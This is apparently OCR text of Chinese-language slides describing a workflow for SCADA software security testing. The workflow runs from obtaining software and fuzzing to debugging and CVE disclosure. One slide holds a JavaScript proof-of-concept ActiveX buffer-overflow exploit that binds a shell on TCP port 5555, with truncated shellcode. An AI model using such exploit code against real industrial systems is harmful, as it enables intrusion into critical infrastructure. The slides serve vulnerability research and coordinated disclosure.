
在開始SCADA軟體安全檢測之前(1/2)

- 從常出事的廠商或產品開始
  - ICS-CERT, http://www.us-cert.gov/control_systems/ics-cert/
  - Digital Bond, http://www.digitalbond.com/scadapedia/vulnerability-notes/
  - Secunia, http://secunia.com/advisories/
  - CVE Details, http://www.cvedetails.com/vendor.php
- 從你善長的開始
  - Web Server、Web Service
  - FTP、SMTP、POP3
  - Browser
  - File Format
- 從簡單的開始
  - 第三方元件
  - ActiveX

在開始SCADA軟體安全檢測之前(2/2)

- 瞭解並知道要測的是什麼
  - Local or Remote
  - 符合受測目標的協定或格式
- 學習專家的經驗
  - http://www.exploit-db.com
  - http://aluigi.altervista.org
- 善用搜尋引擎
  - http://www.google.com

SCADA軟體安全檢測流程



取得SCADA軟體


Google
wincc intitle:"index of"
SCADA download filetype:iso
SCADA 廠商或產品名稱
搜尋
約有 7,330 項結果 (搜尋時間：0.28 秒)
全部
圖片
地圖
影片
新聞
更多
新北市
變更位置
網路
所有中文網頁
繁體中文網頁
台灣的網頁
Index of /as/download/doc/simatic_hmi/wincc
old.automation-drives.ru/as/.../doc/.../wincc/ - 頁庫存檔 - 翻譯這個網頁
Index of /as/download/doc/simatic_hmi/wincc ... Sb WinCC V6e_Chapter1_1209_r.pdf, 16-Apr-2010 00:39, 1.4M. [ ], Sb WinCC V6e_Chapter2_1309_r.pdf ...
Index of /as/download/ascat/simatic_hmi/wincc
old.automation-drives.ru/as/.../ascat/.../wincc/ - 頁庫存檔 - 翻譯這個網頁
Index of /as/download/ascat/simatic_hmi/Wincc. [ICO], Name · Last modified · Size · Description. [DIR], Parent Directory, -, [ ], 03_SW-HMI_2008_r.pdf ...
Index of ftp://ftp.enm.com/Support/Siemens/WinCC Flexible 2008
www.mmnt.net/.../WinCC%20Flexible%2020... - 頁庫存檔 - 翻譯這個網頁
Index of ftp://ftp.enm.com/Support/Siemens/WinCC Flexible 2008.
Index of /manuals/PLC/Siemens/WinCC
www.electricalmanuals.org/manuals/.../WinC... - 頁庫存檔 - 翻譯這個網頁
Index of /manuals/PLC/Siemens/WinCC. Parent Directory · a5e00280157-02-.pdf · a5e00280169-02.pdf · a5e00280169-03.pdf · a5e00280178-02.pdf ...

分析資料格式

- File format
- Network
  - Wireshark
  - Google
    - Modbus
    - DNP


      (Distributed Network Protocol)
    - EtherNET/IP
    - PROFIBUS
- ActiveX
  - OleView

選擇適合的模糊器

- Local
  - 電子檔案類型
  - 瀏覽器/COM/ActiveX
- Remote
  - Web/Service
  - FTP、SMTP、DNS

Fuzzer
Browser •Comraider (ActiveX) •cross_fuzz
Web Server •WebFuzz •SNFuzzer
Network Services •Sulley (Fuzzing Framework) •Peach Fuzzzer •SNFuzzer
File Format •FileFuzz

執行SCADA模糊測試



分析異常資料

- Debugger
  - Ollydbg
  - Windbg
  - Immunity Debugger
- Disassembler
  - IDA Pro
- Others
  - Metasploit

概念性驗證程式 (Proof of Concept, POC)

- 一般包含3個主要部分
  - 填充字串長度
  - 返回位置
  - Shellcode

```
<script language='javascript'>
ret=unescape("%53%49%48%7e"); //7E484953, call esp, user32.dll
//The payload will bind a shell at TCP Port 5555
shellcode="\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49\x49\x51\
//buffer overflow -> junk*272+ret*4
junk1="";
while (junk1.length<216){ junk1+="A";}
junk2="";
while (junk2.length<311){ junk2+="\x90";} //overwrite seh and nseh

arg=junk1+ret+junk2+shellcode;
alert("A*"+junk1.length);
object.UpdateNodeIP(arg);
</script>
```


安全漏洞通報

- 撰寫漏洞通報資料
- 測試報告
- 通知CERT機構
- 廠商發布修正程式
- 官方網站公布安全公告
- 取得CVE漏洞編號

- 取得SCADA軟體
  - ✓ 要會使用Google搜索
- 安裝並分析資料格式
  - ✓ 要會裝軟體
  - ✓ 要懂一點封包分析
  - ✓ 要知道一點檔案格式分析
- 選擇適合的模糊器
  - ✓ 要有一點軟體測試概念
  - ✓ 要會模糊測試
  - ✓ 要有點壞人的思維
- 執行模糊測試
  - ✓ 要會用工具
  - ✓ 可能要會寫一點程式
- 分析異常資料
  - ✓ 要會用基本的除錯器或反組譯器
  - ✓ 要懂一點組語
  - ✓ 要有點程式開發人員的同理心
  - ✓ 要會寫Exploit code


- 撰寫漏洞通報資料
  - ✓ 要會匯整重點
  - ✓ 要有點瞭解CWE
  - ✓ 要有點知道風險問題
- 測試報告
  - ✓ 要會寫報告
  - ✓ 國文要不錯
- 通知CERT機構
  - ✓ 要會寫一點點的英文
  - ✓ 要會PGP
- 廠商發布修正程式
  - ✓ 要會一點點溝通的技巧
- 官方網站公布安全公告
  - ✓ 要有耐心
- 取得CVE漏洞編號
  - ✓ 要知道哪裡有出錯

分析資料格式實例 (CVE-2011-4055)



